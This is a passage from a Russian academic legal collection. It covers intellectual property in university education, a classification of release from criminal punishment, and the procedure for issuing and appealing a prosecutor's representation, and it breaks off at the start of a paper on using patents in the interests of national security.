- юридически оформленные образовательные отношения в форме приказов о зачислении в вуз в качестве обучаемых.

Статья 34 Федерального закона «Об образовании в РФ»[3] создает такую возможность и она зафиксирована в следующих правах студентов:¹

- развитие творческих способностей и интересов, включая участие в конкурсах, олимпиадах, выставках, смотрах;

- участие в научно-исследовательской, научно-технической, экспериментальной и инновационной деятельности, осуществляемой образовательной организацией, под руководством научно-педагогических работников - направление для обучения и проведения научных исследований по избранным темам, прохождения стажировок, в том числе в рамках академического обмена, в другие образовательные организации и научные организации, включая образовательные организации высшего образования и научные организации иностранных государств;

- опубликование своих работ в изданиях образовательной организации на

¹ Федеральный закон от 29.12.2012 N 273-ФЗ (ред. от 03.08.2018) Об образовании в Российской Федерации.

бесплатной основе;

Для преподавателей (научно – педагогических работников) это:

- юридически оформленные образовательные отношения в форме трудовых договоров:

Статья 47 Федерального закона «Об образовании в РФ» создает такую возможность в следующих правах преподавателей:

- право на творческую инициативу, разработку и применение авторских программ и методов обучения и воспитания в пределах реализуемой образовательной программы, отдельного учебного предмета, курса, дисциплины (модуля);

- право на участие в разработке образовательных программ, в том числе учебных планов, календарных учебных графиков, рабочих учебных предметов, курсов, дисциплин (модулей), методических материалов и иных компонентов образовательных программ;

- право на осуществление научной, научно-технической, творческой, исследовательской деятельности, участие в экспериментальной и международной деятельности, разработках и во внедрении инноваций;

Еще одно важное условие:

- факт создания произведения попадающего под признаки объекта охраняемого нормами авторского права.

Эта же статья 47 Федерального закона «Об образовании в РФ» определяет где и когда могут появиться такие объекты как учебники, учебные пособия, учебно - методические материалы, результаты исследований, цифровые аудио-визуальные произведения, цифровые интеллектуальные задачи и контрольные материалы, программы для ЭВМ и т.д.

Вышеупомянутый закон определяет, что рабочее время педагогических работников в зависимости от занимаемой должности включает следующие виды деятельности:

- учебная (преподавательская) и воспитательная работа;
- в том числе практическая подготовка обучающихся;
- индивидуальная работа с обучающимися;

- научная, творческая и исследовательская работа;
- другая педагогическая работа, предусмотренная трудовыми (должностными) обязанностями и (или) индивидуальным планом;
- методическая, подготовительная, организационная, диагностическая, работа по ведению мониторинга;
- работа, предусмотренная планами воспитательных, физкультурно-оздоровительных, спортивных, творческих и иных мероприятий, проводимых с обучающимися.

Как правило, объекты авторского права предусмотрены в индивидуальных планах преподавателей на учебный год в Разделе 2 и в планах кафедр и образовательных организаций по совершенствованию учебно-методической работы.

Новые цифровые технологии оказывают значительное влияние на творческий процесс создания произведений попадающий под признаки объекта охраняемого нормами авторского права, как правило, это результаты творческого вклада обучающихся и обучаемых и как правило могут классифицироваться как «служебные произведения».

А такие субъекты как образовательные организации, являясь юридическими лицами ведущими образовательную деятельность на основании лицензии и Устава вуза, могут выступать лишь в качестве правообладателя служебных произведений. Таким правообладателем образовательная организация становится в момент перехода к ней исключительных прав на служебное произведение.

Но для того чтобы понимать влияние цифровых технологий на творческие процессы в ходе образовательной деятельности, необходимо по крайней мере знать о существовании объектов интеллектуальной собственности и прав на эти объекты, хотя бы элементарно представлять содержание основ авторского права, патентного права и понимать как эти права участвуют в хозяйственном обороте и охраняются законом.

О том как реально формируются компетенции, позволяющие современным студентам – будущим творцам «цифрового общества», понимать и разбираться в авторском и патентном праве можно судить, анализируя

рабочие учебные программы соответствующих дисциплин. Например, в одном из политехнических университетов на единственную дисциплину по интеллектуальной собственности с громким для инженеров названием «Защита интеллектуальной собственности» по направлению подготовки 15.03.01 «Машиностроение» выделено 6 часов лекционных занятий и 4 часа семинарских, а остальное спланировано на самостоятельную работу. По направлению подготовки 22.03.01 «Материаловедение и технологии материалов» по единственной дисциплине «Патентоведение и защита интеллектуальной собственности» запланировано 18 часов семинарских занятий, но не предусмотрено ни одного часа лекций.

Но уже с 1 сентября 2019 года во всех вузах Российской Федерации будет проводится зачисление только на программы ФГОС 3++, на которые рассчитывает общество как на новые прорывные образовательные программы в цифровую эпоху.

Но формировать новые учебные планы будут те же люди, которые формировали учебные планы по программам, которые реализуются сегодня, в смысле те же работники вузов, так же слабо представляющие значение и роль интеллектуальных прав в сфере образовательной деятельности. Видимо не приходится ждать чуда, что вдруг вся ситуация быстро изменится и появятся новые люди и новые прорывные подходы в планировании образовательной деятельности.

Таким образом, основные тенденции в повышении качества преподавания дисциплин интеллектуальной собственности в современную эпоху цифровизации связаны с:

- изменением роли обучающего – преподавателя т.е. переход от источника информации к целенаправленному руководству непрерывным процессом получения информации самими обучаемыми;
- концентрацией усилий на развитии творческой личности и индивидуальных особенностей каждого из обучаемых;
- концентрацией усилий на массовое включение обучаемых в деятельность по созданию произведений науки, изобретений, полезных моделей и других результатов интеллектуальной деятельности.

Кроме того, необходимо активизировать миссионерскую функцию Российской государственной академии интеллектуальной собственности (РГАИС) – единственного вуза в стране и СНГ специализирующего на подготовке специалистов в сфере интеллектуальной собственности. Важно активизировать преподавательскую деятельность по реализации новых основных и дополнительных программ в сфере интеллектуальной собственности, программ переподготовки преподавателей других вузов, мастер-классов, видео-занятий, вебинаров и др., используя возможности цифровых технологий. Просвещать и пропагандировать в среде пытливей молодежи огромное значение знаний в сфере интеллектуальной собственности как важнейшей составляющей процветания нашей страны в цифровую эпоху.

Библиографический список

1. В.В. Путин. Внедрять цифровые технологии во все сферы жизни. Петербургский международный экономический форум 2017г. Российская газета. Специальный выпуск 3 июня 2017г.
2. Гражданский кодекс Российской Федерации (часть четвертая) от 18.12.2006 N 230-ФЗ (ред. от 23.05.2018)
3. Федеральный закон от 29.12.2012 N 273-ФЗ (ред. от 03.08.2018) Об образовании в Российской Федерации.

ГЛАВА 3. ПРАВОВОЕ РЕГУЛИРОВАНИЕ СОЦИАЛЬНО-ЭКОНОМИЧЕСКИХ ОТНОШЕНИЙ

Коломийченко Е.В., Кулиев И.Б.

§3.1. Объем возлагаемых обязанностей как критерий классификации института освобождения от наказания.

Проанализированы основания для освобождения от наказания. Проведен дифференцированный и индивидуальный подход к лицам, отбывающим уголовное наказание который способствует снижению рецидива и преступности в целом.

Ключевые слова: Закон, преступление, освобождение от наказания, безопасность.

Kolomiychenko E.V., Kuliev I.B.

§3.1. The scope of responsibilities as a criterion for the classification of the institution of exemption from punishment.

Analyzed the grounds for exemption from punishment. A differentiated and individual approach has been carried out to persons who are serving a criminal sentence, which helps to reduce recidivism and crime in general.

Keywords: Law, crime, exemption from punishment, security.

Освобождение от наказания, как правовой институт, представляет собой комплексный, межотраслевой институт, деятельность которого регламентируется Конституцией Российской Федерации, нормами уголовного, уголовно-процессуального и уголовно-исполнительного права. Поэтому весьма важное значение имеет четкое непротиворечивое указание в этих законах оснований, условий и порядка представлений осужденных лиц к различным видам освобождения от наказания.

Мы согласны, что дифференцированный и индивидуальный подход к лицам, отбывающим уголовное наказание, допускает возможность отказа от государственного принуждения в некоторых случаях и способствует снижению рецидива и преступности в целом [2, с. 27].

Наличие возможности освободить лицо от отбывания наказания до

истечения установленного приговором суда срока – основной признак, объединяющий все виды освобождения в самостоятельный институт. Вместе с тем все они существенно отличаются друг от друга, что с учетом их индивидуальных конструктивных особенностей позволяет нам осуществить их классификацию и выявить общетеоретическое и практическое значение.

Посредством уяснения теоретического значения осуществляется познание правовой природы, сущности, их закрепление в нормах права.

С практической стороны, характеризуется специфика, основания, условия и порядок, необходимые для индивидуализации их применения.

В соответствии с этим, один из приоритетных критериев классификации оснований освобождения от наказания определен нами в соответствии с объемом обязанностей, выполнение которых возлагается на освобождаемых осужденных. В зависимости от данного критерия все виды можно разделить на условные и безусловные (абсолютные).

К условным видам следует отнести условно-досрочное освобождение от отбывания наказания (ст. 79 УК РФ), отсрочку отбывания наказания (ст. 82 УК РФ) и отсрочку отбывания наказания больным наркоманией (ст. 82¹ УК РФ).

Условные виды освобождения объединяются в единое целое исходя из требования – возможности реализации освобождения от наказания только при исполнении определенных, законодательно установленных условий.

Именно их неукоснительное соблюдение, в течение всей, оставшейся неотбытой части наказания, будет выступать определенным гарантом применения к осужденному освобождения от наказания и являться залогом его последующей успешной ресоциализации.

Так, содержание условно-досрочного освобождения от отбывания наказания состоит в наличии строго регламентированных оснований, реализация которых и последующие правоотношения с освобожденными от дальнейшего отбывания наказания осужденными осуществляется под определенными условиями.

При этом их правомерному поведению уделяется основное правовое

значение [4, с. 13–14].

В случае невыполнения указанных условий суд назначает наказание по правилам, предусмотренным ст. 70 УК РФ, т.е. к наказанию, назначенному за новое преступление, полностью или частично присоединяется неотбытая часть наказания по предыдущему приговору суда.

Если же в течение испытательного срока осужденным соблюдены все условия, предъявляемые к условно-досрочно освобожденному, – последний считается полностью отбывшим наказание.

Вопрос о предоставлении отсрочки отбывания наказания или об отказе в нем решается с учетом характера и тяжести причиненного вреда, личности осужденного, желания и возможности иметь ребенка и заниматься его воспитанием, поведения после совершения преступления или во время отбывания части наказания и других обстоятельств.

Отказ от ребенка и передача его в детское учреждение или посторонним лицам являются безусловным основанием отмены предоставленной отсрочки. В то же время указанный вид освобождения не является окончательным освобождением от отбывания назначенного приговором суда наказания. По достижении четырнадцатилетнего возраста суд обязан рассмотреть вопрос о последствиях истечения времени отсрочки.

Прекращение отсрочки в судебном порядке имеет значительные преимущества перед автоматическим прекращением по истечении испытательного срока отдельных видов освобождения от наказания. В этих случаях суд в силу проверки поведения родителя в течение установленного срока отсрочки, надлежащего ухода и воспитания ребенка может вынести определение об окончательном освобождении осужденного от оставшейся части наказания, замене оставшейся части более мягким видом или его направлении для отбывания наказания в соответствии с приговором суда.

При положительном решении суда об отсрочке отбывания больным наркоманией, реальное отбывание назначенного наказания откладывается под условием добровольного прохождения курса медикаментозного и

психологического лечения, медицинской, социальной реабилитации больного лица.

После прохождения курса лечения от наркомании, медицинской, социальной реабилитации и при наличии объективно подтвержденной ремиссии, суд освобождает осужденного от отбывания наказания или оставшейся части наказания.

В случаях отказа осужденного от прохождения курса лечения, а также медицинской либо социальной реабилитации или уклонения от них на суд возлагается обязанность отмены отсрочки и направление осужденного для отбывания наказания в место, назначенное в соответствии с приговором суда.

К безусловным (абсолютным) видам освобождения относится замена неотбытой части наказания более мягким видом наказания (ст. 80 УК РФ), освобождение от наказания в связи с изменением обстановки (ст. 80¹ УК РФ), освобождение от наказания в связи с болезнью (ст. 81 УК РФ) и освобождение от отбывания наказания в связи с истечением сроков давности обвинительного приговора суда (ст. 83 УК РФ).

Рассматриваемые виды могут быть объединены наличием основополагающего признака – необратимого характера при их реализации.¹

Применение безусловных видов освобождения от наказания не возлагает на осужденных определенных, обязательных для исполнения требований (условий) и не влечет за собой возложение на них каких-либо, строго регламентированных обязанностей.

Замена неотбытой части наказания более мягким видом наказания означает, что осужденный фактически досрочно освобождается от отбывания более тяжкого вида наказания. Однако это досрочное освобождение является не условным, а безусловным, поскольку его применение законом не обусловлено какими-либо условиями или требованиями. Приговор суда, по которому было назначено наказание, теряет свою силу с момента применения к осужденному замены неотбытого наказания более мягким. Также при этом лицо может быть

¹ Бадамшин И.Д. Основания и условия реализации освобождения от наказания в связи с изменением обстановки // Евразийский юридический журнал. 2017. № 8 (111).

полностью или частично освобождено от отбывания дополнительного вида наказания.

Оценка изменения обстановки и принятие соответствующего решения возможны только на стадии постановления приговора суда, так как в разделе XIV УПК РФ, посвященном регулированию вопросов исполнения приговора, не предусмотрена возможность освобождения от наказания вследствие изменения обстановки на стадии исполнения обвинительного приговора суда.

Освобождение от наказания вследствие изменения обстановки является безусловным видом освобождения. Соответственно, на осужденного не возлагаются какие-либо обязанности или запреты, за неисполнение которых он мог бы быть привлечен к ответственности. При совершении нового преступления наказание ему назначается без учета наказания, назначенного по первому приговору [3, с. 278].

При освобождении от наказания в связи с наступлением психического расстройства, законодателем констатируется факт утраты осужденным способности отдавать отчет своим действиям, руководить ими. Основанием освобождения в данном случае является нецелесообразность применения наказания в силу невозможности исправления указанной категории осужденных ввиду утраты ими реальной способности осознавать принудительный характер и исправительный смысл государственного принуждения.

Отметим, что к данным лицам, в соответствии с п. «б» ч. 1 ст. 97 УК РФ могут быть применены принудительные меры медицинского характера, предусмотренные ст. 99 УК РФ.

Так же, на основании ст. 81 УК РФ от отбывания наказания судом могут быть освобождены не только лица, заболевшие психическим заболеванием, но и осужденные, заболевшие иной тяжелой болезнью, препятствующей дальнейшему отбыванию наказания в силу невозможности исправления осужденного в условиях отбывания наказания и применения средств исправительного воздействия [1, с. 157].

В случае же выздоровления лица, страдающего психическим расстройством или иной тяжелой болезнью до окончания срока наказания, в соответствии с ч. 4 ст. 81 УК РФ, судом, в отношении указанных лиц может быть возобновлено исполнение приговора, если, разумеется, не истек срок давности, предусмотренный ст.ст. 78 и 83 УК. Характерно, что в соответствии со ст. 103 УК РФ, если к такому лицу после выздоровления применяется наказание, то время, в течение которого применялись принудительные меры медицинского характера, засчитывается в срок наказания.

Освобождение от наказания на основании ст. 83 УК РФ связано с тем, что в период после осуждения виновное лицо признается утратившим общественную опасность. Исполнение наказания через продолжительный промежуток времени после его назначения в значительной мере утрачивает силу своего исправительного воздействия. Резко ослабляется и общепредупредительное значение такого запоздалого наказания.

Продолжительность сроков давности находится в прямой зависимости от опасности совершенного преступления, где показателем является принадлежность совершенного деяния к одной из предусмотренных законодателем категорий преступлений. Истечение указанных сроков исключает исполнение приговора лишь при условии, что течение сроков давности не было приостановлено. В рамках действующего уголовного закона предусмотрено только два основания приостановления сроков давности обвинительного приговора – уклонение осужденного от отбывания наказания (ч. 2 ст. 83 УК РФ) и предоставление отсрочки отбывания наказания (ч. 2¹ ст. 83 УК РФ). Выделению из общего ряда принадлежит лишь ч. 4 указанной статьи – об основаниях неприменения сроков давности.

Анализируя вышеизложенное, закономерно предположить, что с помощью классификации по указанному критерию можно попытаться наметить пути решения проблем, касающихся повышения эффективности института освобождения от наказания, обратив все его виды в условные. Для осужденных осознание «условности» досрочного освобождения будет являться

сдерживающим фактором, вынуждающим их контролировать свое поведение.

Библиографический список

1. Бадамшин И.Д. К вопросу о содержании категории «иная тяжелая болезнь» // Сборник статей Международной научно-практической конференции «Правовое государство: проблемы понимания и реализации», посвященной 10-летию журнала «Правовое государство: теория и практика». Уфа: Башкирский государственный университет, 2015.
2. Бадамшин И.Д. О содержании понятия исправления осужденных как цели уголовного наказания // Вестник Уфимского юридического института МВД России. 2014. № 3 (65).
3. Бадамшин И.Д. Основания и условия реализации освобождения от наказания в связи с изменением обстановки // Евразийский юридический журнал. 2017. № 8 (111).
4. Бадамшин И.Д. Условно-досрочное освобождение от отбывания наказания в законодательстве России: автореф. канд. юрид. наук. Омск: Омская академия МВД Российской Федерации, 2005.

Кодзокова Л.А.

§3.2. Представление прокурора: порядок внесения и обжалования.

Параграф посвящен понятиям и полномочиям прокурора, а также порядку внесения и оспаривания актов прокурорского реагирования.

Ключевые слова. Прокурор, жалоба, заявление, должностные лица, граждане, [представление](#), [требования](#), [противоречия](#), порядок обжалования.

Kodzokova L.A.

§3.2. Representation of the prosecutor: the procedure for making and appealing.

The forerun is devoted to the concepts and powers of the prosecutor, as well as the procedure for making and challenging acts of prosecutorial response.

Keywords. Prosecutor, complaint, statement, officials, citizens, representation, demands, contradictions, appeal procedure.

Прокуроры в соответствии с процессуальным законодательством Российской Федерации участвуют в рассмотрении дел судами, арбитражными судами, опротестовывают противоречащие закону решения, приговоры, определения и постановления судов.

В соответствии с законодательством РФ прокурор при осуществлении возложенных на него функций вправе:

по предъявлении служебного удостоверения беспрепятственно входить на территории и в помещения органов, указанных в статье 21 Федерального закона, иметь доступ к их документам и материалам, проверять исполнение законов в связи с поступившей в органы прокуратуры информацией о фактах нарушения закона;

требовать от руководителей и других должностных лиц указанных органов представления необходимых документов и материалов; выделения специалистов для выяснения возникших вопросов; проведения проверок по поступившим в органы прокуратуры материалам и обращениям, ревизий деятельности подконтрольных или подведомственных им организаций;

вызывать должностных лиц и граждан для объяснений по поводу

нарушений законов.¹

Прокурор или его заместитель по основаниям, установленным законом, возбуждает производство об административном правонарушении, требует привлечения лиц, нарушивших закон, к иной установленной законом ответственности, предостерегает о недопустимости нарушения закона.

Прокурор или его заместитель в случае установления факта нарушения закона органами и должностными лицами:

освобождает своим постановлением лиц, незаконно подвергнутых административному задержанию на основании решений несудебных органов;

опротестовывает противоречащие закону правовые акты, обращается в суд или арбитражный суд с требованием о признании таких актов недействительными;

вносит представление об устранении нарушений закона.

Должностные лица обязаны приступить к выполнению требований прокурора или его заместителя о проведении проверок и ревизий незамедлительно.

При осуществлении возложенных на него функций прокурор:

рассматривает и проверяет заявления, жалобы и иные сообщения о нарушении прав и свобод человека и гражданина;

разъясняет пострадавшим порядок защиты их прав и свобод;

принимает меры по предупреждению и пресечению нарушений прав и свобод человека и гражданина, привлечению к ответственности лиц, нарушивших закон, и возмещению причиненного ущерба.²

В случае нарушения прав и свобод человека и гражданина, защищаемых в порядке гражданского и административного судопроизводства, когда пострадавший по состоянию здоровья, возрасту или иным причинам не может лично отстаивать в суде или арбитражном суде свои права и свободы или когда нарушены права и свободы значительного числа граждан либо в силу иных обстоятельств нарушение приобрело особое общественное значение.

¹ Федеральный закон «о прокуратуре российской федерации» от 17.01.1992 № 2202-1 (ред. от 30.10.2018). статья 22.

² Федеральный закон «О прокуратуре Российской Федерации» от 17.01.1992 № 2202-1 (ред. от 30.10.2018). Статья 27.

При наличии оснований полагать, что нарушение прав и свобод человека и гражданина имеет характер преступления, прокурор принимает меры к тому, чтобы лица, его совершившие, были подвергнуты уголовному преследованию в соответствии с законом.

В случаях, когда нарушение прав и свобод человека и гражданина имеет характер административного правонарушения, прокурор возбуждает производство об административном правонарушении или незамедлительно передает сообщение о правонарушении и материалы проверки в орган или должностному лицу, которые полномочны рассматривать дела об административных правонарушениях.

Одним из документов, которые прокурор выносит по жалобе граждан и юридических лиц на нарушения закона (акт прокурорского реагирования), является представление прокурора, основанное на результатах рассмотренных материалов прокурорской проверки.

Закон требует вносить представление об устранении нарушения законодательства совершившему таковое должностному лицу в соответствующий орган. Представление прокурора подлежит немедленному рассмотрению. Лица либо организации после получения представления в течение месяца обязаны принять конкретные меры, которые направлены на устранение указанных нарушений, а также тех причин либо условий, которые способствовали такому нарушению.¹

О результатах предпринятых мер прокурору сообщается в письменном виде.

В соответствии со сложившейся практикой в содержании прокурорского представления должны быть отражены, кроме органа и должностного лица, которым вносится представление:

источники информированности прокурора;

правовая природа допущенных нарушений;

анализ причин и условий возникновения нарушений;

¹ Федеральный закон «О прокуратуре Российской Федерации» от 17.01.1992 № 2202-1 (ред. от 30.10.2018). Статья 24.

требования, предъявляемые к виновному лицу прокурором, с обязательным указанием, в какой срок надлежит их исполнить.

Необходимо заметить, что заявленные рекомендации прокурора могут касаться только вопросов права, но не организации работы, административно-хозяйственных моментов.

Требования, которые касаются устранения нарушений технических норм, нарушений в области экономики, должны иметь под собою основу в виде заключения специалиста либо базироваться на материалах проверок и ревизий.

Среди указаний прокурора могут содержаться не только требования, относящиеся к самому правонарушению, но и рекомендации о необходимости наказать виновных лиц. Внесенное представление, как правило, носит индивидуальный по своему содержанию характер, должно подчиняться общим требованиям и не может противоречить нормативным правовым актам законодательства РФ.

Несоблюдение вышеуказанных положений закона, которые касаются содержания и требований представления прокурора, может стать причиной его отмены в том случае, если лицо, права которого нарушены, обжалует этот документ в судебном порядке. Так, постановлением Арбитражного суда Волго-Вятского округа от 23.03.16 № Ф01-574/2016 по делу № А17-3351/2015 было отменено представление прокурора. Суд счел, что прокуратура, внося представление, вторглась в гражданско-правовые отношения и нарушила права хозяйствующего субъекта.

Также, определением Верховного суда РФ от 06.07.2016 №88-КГ16-2 было отменено оспариваемое представление, поскольку в документах не были указаны нарушения, допущенные непосредственно заявителем, не ставился вопрос о привлечении нарушителя к какому-либо виду ответственности.

Учитывая позицию Конституционного суда РФ, которая была изложена в определении «Об отказе в принятии к рассмотрению жалобы гражданки Моторичевой И.И.» от 24.02.05 № 84-О, осуществляя надзор за выполнением законов, органы прокуратуры не могут подменять другие государственные

органы.¹

Непосредственно прокурорское представление не имеет абсолютного характера и не обладает силой принудительного исполнения. Цель, с которой представление вносится, - понудить нормами, приведенными в законе, устранить нарушения законодательства добровольно.

Требования, подлежащие безусловному исполнению, реализуются путем иных процедур, например посредством обращения прокурора в суд.

Проведение оценки законности требований, которые содержатся в прокурорском представлении, возможно только в судебном порядке в рамках дела об обжаловании указанного документа (его признании незаконным).

Исходя из правил, установленных законодательством РФ, правомерность требований, заявленных в прокурорском представлении, а также бремя доказывания того, что лицом или организацией был нарушен закон, лежат на прокуроре.²

При рассмотрении в судебном порядке дела об указанном административном правонарушении либо дела об оспаривании представления прокурора прокурор должен доказать факт нарушения закона органом или должностным лицом, которому внесено представление, и правомерность своих требований.

Таким образом, оценка законности требований, содержащихся в представлении прокурора может быть дана судом либо в рамках дела по заявлению об обжаловании представления (признании его незаконным), либо мировым судьей в рамках административного производства по статье 17.7 КоАП РФ.

Независимо от того, нормативный или ненормативный характер носят акты государственных органов, органов местного самоуправления либо других органов и должностных лиц, они могут быть оспорены в суде в случае, если

¹ Федеральный закон «О прокуратуре Российской Федерации» от 17.01.1992 № 2202-1 (ред. от 30.10.2018). Статья 21.

² Кодекс административного судопроизводства РФ от 08.03.2015 № 21-ФЗ (ред. от 19.07.2018). ст. 65, п. 1.

затрагивают права, а также интересы граждан и юридических лиц или предпринимателей.¹

Это относится и к представлению прокурора, которое может быть обжаловано в порядке, предусмотренном гл. 22 КАС РФ и гл.24 АПК РФ.

В соответствии с гражданско-процессуальным законодательством каждый вправе обратиться в суд с заявлением о признании действий прокурора (представления) незаконным в порядке, предусмотренном гл. 25 ГПК РФ, а суд должен рассматривает такое заявление по существу, оснований для отказа в принятии такого заявления ст. 134 ГПК РФ не содержит. Представление есть не что иное, как мнение юриста - прокурора, а мнения не могут нарушать прав и законных интересов. Вот когда вопрос ставится о привлечении к административной ответственности, тогда идет обжалование. Прокуратура, если следовать букве Федерального закона от 17.01.1992 № 2202-1, действительно не определяется там как орган государственной власти, а как единая федеральная централизованная система органов. Но гл. 24 АПК предусматривает возможность оспаривания актов не только органов государственной власти, а государственных органов как таковых.

В течение месяца со дня внесения представления должны быть приняты конкретные меры по устранению допущенных нарушений закона, их причин и условий, им способствующих; о результатах принятых мер должно быть сообщено прокурору в письменной форме. Как правило, при игнорировании данного требования, прокурор выносит постановление о привлечении к административной ответственности по ст.17.7 КоАП. При обжаловании данного постановления привлеченным лицом, как раз и должна выясняться, в том числе, законность требований прокурора. В то же время, если представление прокурора предполагает выполнение определенным лицом каких-либо действий (фактически накладывает обязанность, за неисполнение которой предусмотрена ответственность), самостоятельное его обжалование возможно в рамках гл. 25 ГПК. Оценка законности требований, содержащихся

¹ Арбитражный процессуальный кодекс рф от 24.07.2002 № 95-фз (ред. от 03.08.2018) (с изм. и доп., вступ. в силу с 04.08.2018). ст. 226, п. 11.

в представлении прокурора, может быть дана судом либо в рамках дела по заявлению об обжаловании представления (признании его незаконным), либо мировым судьей в рамках административного производства по ст.17.7. КоАП РФ.

Для обжалования в ведомственном порядке необходимо обратиться к вышестоящему прокурору (например, если представление было вынесено прокурором города/района, то в областную прокуратуру). Заявление составляется в произвольной форме с указанием адресата, своих контактных данных и со ссылкой на представление, которое обжалуется. Для обжалования в судебном порядке – необходимо обратиться в суд с заявлением о признании незаконным действий/бездействия прокурора и признании представления незаконным. Форма такого заявления должна соответствовать нормам процессуального кодекса. Обжаловать можно в случае, если представление прокурора не соответствует закону и нарушает права и законные интересы граждан.

В соответствии с п. 1 ст. 21, п. 3 ст. 22, статьями 24, 28 Закона № 2202–1 прокурор при осуществлении надзора за соблюдением Конституции РФ и исполнением законов наделен правом вносить представление об устранении нарушений закона в орган или должностному лицу, которые уполномочены устранить допущенные нарушения. Представление подлежит безотлагательному рассмотрению; в течение месяца со дня внесения представления должны быть приняты конкретные меры по устранению допущенных нарушений закона; о результатах принятых мер должно быть сообщено прокурору в письменной форме. За невыполнение требований прокурора, вытекающих из его полномочий, установленных федеральным законом, ст.17.7 КоАП РФ установлена административная ответственность, в том числе и лиц, на которые возложена обязанность по исполнению требований, содержащихся в представлении. При этом действующее законодательство не предусматривает специального порядка обжалования представлений прокурора.

Вместе с тем из ч. 1 ст.3 и ст. 245 ГПК РФ следует, что заинтересованное лицо вправе в порядке, установленном законодательством о гражданском судопроизводстве, обратиться в суд за защитой нарушенных либо оспариваемых прав, свобод или законных интересов, в том числе и путем оспаривания решений и действий (бездействия) органов государственной власти, органов местного самоуправления, должностных лиц, государственных и муниципальных служащих.

К должностным лицам, решения, действия (бездействие) которых могут быть оспорены по правилам гл. 25 ГПК РФ, относятся, в частности, должностные лица органов прокуратуры. В силу ст. 255 ГПК РФ к решениям, действиям (бездействию) органов государственной власти, органов местного самоуправления, должностных лиц, государственных или муниципальных служащих, которые могут быть оспорены в порядке гражданского судопроизводства, относятся те решения, действия (бездействие), в результате которых: - нарушены права и свободы гражданина; - созданы препятствия к осуществлению гражданином его прав и свобод; - на гражданина незаконно возложена какая-либо обязанность или он незаконно привлечен к ответственности.

Соответственно, должностные лица органов прокуратуры действующим законодательством не исключены из перечня лиц, действия которых могут быть обжалованы в порядке, установленном гл. 25 ГПК РФ.

Таким образом, если орган или должностное лицо, в отношении которых внесено представление, считает, что представление нарушает его права и свободы, создает препятствия к осуществлению его прав и свобод либо возлагает на него незаконно какие-либо обязанности, то они вправе обратиться в суд с соответствующим заявлением в порядке, предусмотренном гл. 25 ГПК РФ, а суд рассматривает такое заявление по существу, оснований для отказа в принятии такого заявления ст. 134 ГПК РФ не содержит. Если лицо не воспользовалось указанной процедурой защиты своих нарушенных прав и по факту неисполнения представления прокурора возбуждено дело об

административном правонарушении по ст.17.7 КоАП РФ, то обязанность доказывания правомерности требований, изложенных в представлении, лежит на прокуроре, а суду необходимо исследовать вопрос о законности и обоснованности внесенного представления, поскольку ответственность по ст.17.7 КоАП РФ наступает лишь в случае неисполнения законных требований прокурора.

Существуют и противоречия, которые усматриваются в содержании внутренних актов прокуратуры и правоприменительных судебных актов. Касаются они правил изложения резолютивной части рассматриваемого выше акта прокурорского реагирования. Причина этого - различное понимание и толкование судебными органами и органами прокуратуры задач, стоящих перед прокурорским представлением.¹

Такая несогласованность иногда приводит к возникновению спорных моментов касаясь правомерности вносимого прокуратурой документа. Так, пункт 6.2 письма Генеральной прокуратуры РФ предписывает, что резолютивная часть представления должна включать требования об обязательности наказания в порядке привлечения лиц к дисциплинарной ответственности.²

Однако позиция, изложенная в постановлении Верховного суда РФ от 16.12.16 № 78-АД16-38, которым представление отменено, указывает на то, что в законе отсутствуют правовые основания требовать исполнения лицом той обязанности, которая является его правом. Из понимания [статьи 192](#) Трудового кодекса РФ работодатель обладает правом налагать дисциплинарные взыскания и определять самостоятельно основания для их применения.³

¹ Обзор судебной практики Верховного Суда Российской Федерации № 3 (2015) (утв. Президиумом Верховного Суда РФ 25.11.2015) (ред. от 28.03.2018). П. 19.

² Письмо Генеральной прокуратуры РФ от 27.02.2004 № 36-12-2004 «О Методических рекомендациях по организации работы прокуратуры по надзору за исполнением законодательства об административных правонарушениях». П. 6.2.

³ Трудовой кодекс Российской Федерации от 30.12.2001 № 197-ФЗ (ред. от 11.10.2018). [Ст. 192](#).

Таким образом, представление прокурора, противоречащее нормам законодательства, может быть обжаловано в вышестоящую инстанцию, а также в судебном порядке. Судебный порядок обжалования этого документа заключается в подаче заявления в судебные органы РФ, в котором, согласно общим правилам законодательства, должны быть изложены факты и основания, указывающие на нарушения прав и интересов заявителя, а также соблюдены нормы процессуального законодательства, устанавливающие правила подачи и рассмотрения заявления в органах суда.

Библиографический список

1. Арбитражный процессуальный кодекс РФ от 24.07.2002 № 95-ФЗ (ред. от 03.08.2018) (с изм. и доп., вступ. в силу с 04.08.2018). Ст. 226, п. 11.
2. Кодекс административного судопроизводства РФ от 08.03.2015 № 21-ФЗ (ред. от 19.07.2018). Ст. 65, п. 1.
3. Федеральный закон «О прокуратуре Российской Федерации» от 17.01.1992 № 2202-1 (ред. от 30.10.2018). Ст.ст. 21, 22, 24, 27.
4. Обзор судебной практики Верховного Суда Российской Федерации № 3 (2015) (утв. Президиумом Верховного Суда РФ 25.11.2015) (ред. от 28.03.2018). П. 19.
5. Письмо Генеральной прокуратуры РФ от 27.02.2004 № 36-12-2004 «О Методических рекомендациях по организации работы прокуратуры по надзору за исполнением законодательства об административных правонарушениях». П.

Никишов А.Б., Цитович Л.В.

§3.3. Использование объектов патентного права в интересах национальной безопасности.

Данный раздел посвящен исследованию вопросов использования объектов патентного права без разрешения правообладателя в интересах национальной безопасности Российской Федерации. Автором проанализирована ст. 1360 ГК РФ, а также основные нормативно-правовые акты в области безопасности и обороны и выработаны рекомендации, направленные на улучшение правового регулирования использования объектов патентного права в интересах национальной безопасности.

Ключевые слова: интеллектуальные права, объекты патентного права, национальная безопасность.

Nikishov AB, Tsitovich L.V.

§3.3. The use of objects of patent law in the interests of national security.

This section is devoted to the study of the use of patent law objects without the permission of the copyright holder in the interests of the national security of the Russian Federation. The author has analyzed Art. 1360 of the Civil Code of the Russian Federation, as well as the main regulatory legal acts in the field of security and defense, and recommendations were developed aimed at improving the legal regulation of the use of objects of patent law in the interests of national security.

Keywords: intellectual rights, objects of patent rights, national security.

Институт свободного использования результатов интеллектуальной деятельности представляет собой государственно-властный инструмент ограничения распоряжением интеллектуальных прав в целях защиты общественных и публичных интересов. Ограничивая, с одной стороны, интеллектуальные права правообладателей государство, с другой стороны, наделяет третьих лиц правом использовать охраняемый результат интеллектуальной деятельности без согласия на то его правообладателя. В российском законодательстве данный институт в отношении объектов патентного права представлен в двух формах: принудительна лицензия и

свободное использование в общественных и публичных интересах.

